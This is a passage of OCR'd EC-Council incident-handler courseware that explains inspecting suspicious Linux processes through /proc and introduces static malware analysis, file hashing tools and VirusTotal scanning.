



Figure 4.47: Screenshot of **ps** listing

- Once the suspected process is confirmed, run the following command to analyze the **/proc** directory for the suspected process ID.

  **cd /proc/<PID>**

- After entering into the process directory, run the following command to list the interesting things created by the Linux kernel.

  **ls -al**





Figure 4.48: Screenshot of the process directory list


**EC-Council Certified Incident Handler** Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

- Now, run the following commands using the **comm** and **cmdline** parameters to view the hidden processes on the infected Linux system.

  **cat comm**

  **strings cmdline**





Figure 4.49: Screenshot showing hidden processes in the Linux system

- You can also validate the binary name of the suspected process through process maps. Run the following command to view the process mapping associated with the binary.

  **cat maps**





Figure 4.50: Screenshot of the process maps in the Linux system

- Now, run the following command to examine the suspected process environment and view the environment variables.

  **strings environ**


**EC-Council Certified Incident Handler** Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.





Figure 4.51: Screenshot showing the variables of a process environment in a Linux machine

## Malware Analysis Techniques: Memory Dump/Static Analysis

Memory dump or static analysis is the process of analyzing a suspicious file or application to determine its functionality, code, metadata, and other details. It is also known as code analysis because it involves stepping through the executable binary code line by line without actually executing it to better understand the malware and its purpose. In other words, it is the process of investigating an executable file without actually running or installing it. Thus, it is safe to conduct static analysis because the incident responder does not install or execute the suspicious file. However, some malware do not require installation to perform malicious activities. Therefore, investigators should perform static analysis in a controlled environment.

Static analysis involves accessing the source code or binary code to find the data structures, function calls, call graphs, etc., that can represent malicious behavior. Incident responders can use various tools to analyze binary code in order to understand the file architecture and its impact on the system. Compiling the source code of a system into binary executable results in data loss, which makes the analysis of the code more complex. Analyzing the binary code provides information about the malware's functionality, network signatures, exploit packaging technique, dependencies involved, etc. This information helps incident responders gather further details such as file name, message-digest algorithm 5 (MD5) checksums, file type, and file size.

The procedure for examining a given binary without executing it is mostly manual. It requires the extraction of vital data, such as data structures, utilized functions, and call graphs, from the malicious file. This data cannot be viewed by investigator after program compilation.

Some static malware analysis techniques are listed below:

- File fingerprinting
- Local and online malware scanning
- Performing strings search
- Identifying packing/obfuscation methods
- Finding the portable executables (PE) information


**EC-Council Certified Incident Handler** Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

- Identifying file dependencies
- Malware disassembly
- Analyzing Executable and Linkable Format (ELF) executable files
- Analyzing Mach-O executable files
- Analyzing malicious MS Office documents

## Memory Dump Analysis: File Fingerprinting

File fingerprinting is the process of computing the hash value for a given binary code to identify and track data across a network. This process includes the calculation of cryptographic hashes of the binary code to recognize its function and compare it with other binary codes and programs from previous scenarios. The computed hash value can be used to uniquely identify the malware or periodically verify if any changes are made to the binary code during analysis.

These fingerprints are used to track and identify similar programs from a database. Fingerprinting does not work for certain record types, including encrypted or password-secured files, images, audio, and video, which have different content than the predefined fingerprint.

Message-Digest 5 (MD5) algorithm and Secure Hash Algorithm 1 (SHA-1) are the most commonly used hash functions for malware analysis. Various tools such as HashMyFiles, mimikatz, and HashCalc can be used to create a fingerprint of the suspicious file.

- **HashMyFiles**

  Source: *https://www.nirsoft.net*

  HashMyFiles produces a hash value for a file using MD5, SHA1, CRC32, SHA-256, SHA-512, and SHA-384 algorithms. The program also provides information about the file, such as the full path of the file, date of creation, date of modification, file size, file attributes, file version, and extension, which helps in searching for and comparing similar files.





Figure 4.52: Screenshot of HashMyFiles

Some additional file fingerprinting tools are listed below:

- mimikatz (*https://github.com*)
- HashCalc (*https://www.slavasoft.com*)


**EC-Council Certified Incident Handler** Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

- hashdeep (*https://github.com*)
- MD5sums (*http://www.pc-tools.net*)
- tools4noobs—Online hash calculator (*https://www.tools4noobs.com*)

## Memory Dump Analysis: Local and Online Malware Scanning

You can scan the binary code locally using well-known and up-to-date antivirus software. If the code under analysis is a component of a well-known malware, it may have already been discovered and documented by many antivirus vendors. You can also upload the code to websites such as VirusTotal to get it scanned by a wide variety of scan engines.

VirusTotal calculates the hash values of a suspicious file and compares them with online and offline malware databases to determine the existence of the recognized malicious code. This process simplifies further investigation by offering deeper insights into the code, its functionality, and other essential details.

- **VirusTotal**

  Source: *https://www.virustotal.com*

  VirusTotal is a free service that analyzes suspicious files and URLs. In addition, it facilitates the detection of viruses, worms, Trojans, etc. It generates a report that provides the total number of engines that marked the file as malicious, the malware name, and, if available, additional information about the malware.

  It also offers important details of the online file analysis, such as target machine, compilation timestamp, type of file, compatible processors, entry point, PE sections, dynamic link libraries (DLLs), used PE resources, different hash values, IP addresses accessed or contained in the file, program code, and type of connections established.


**EC-Council Certified Incident Handler** Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

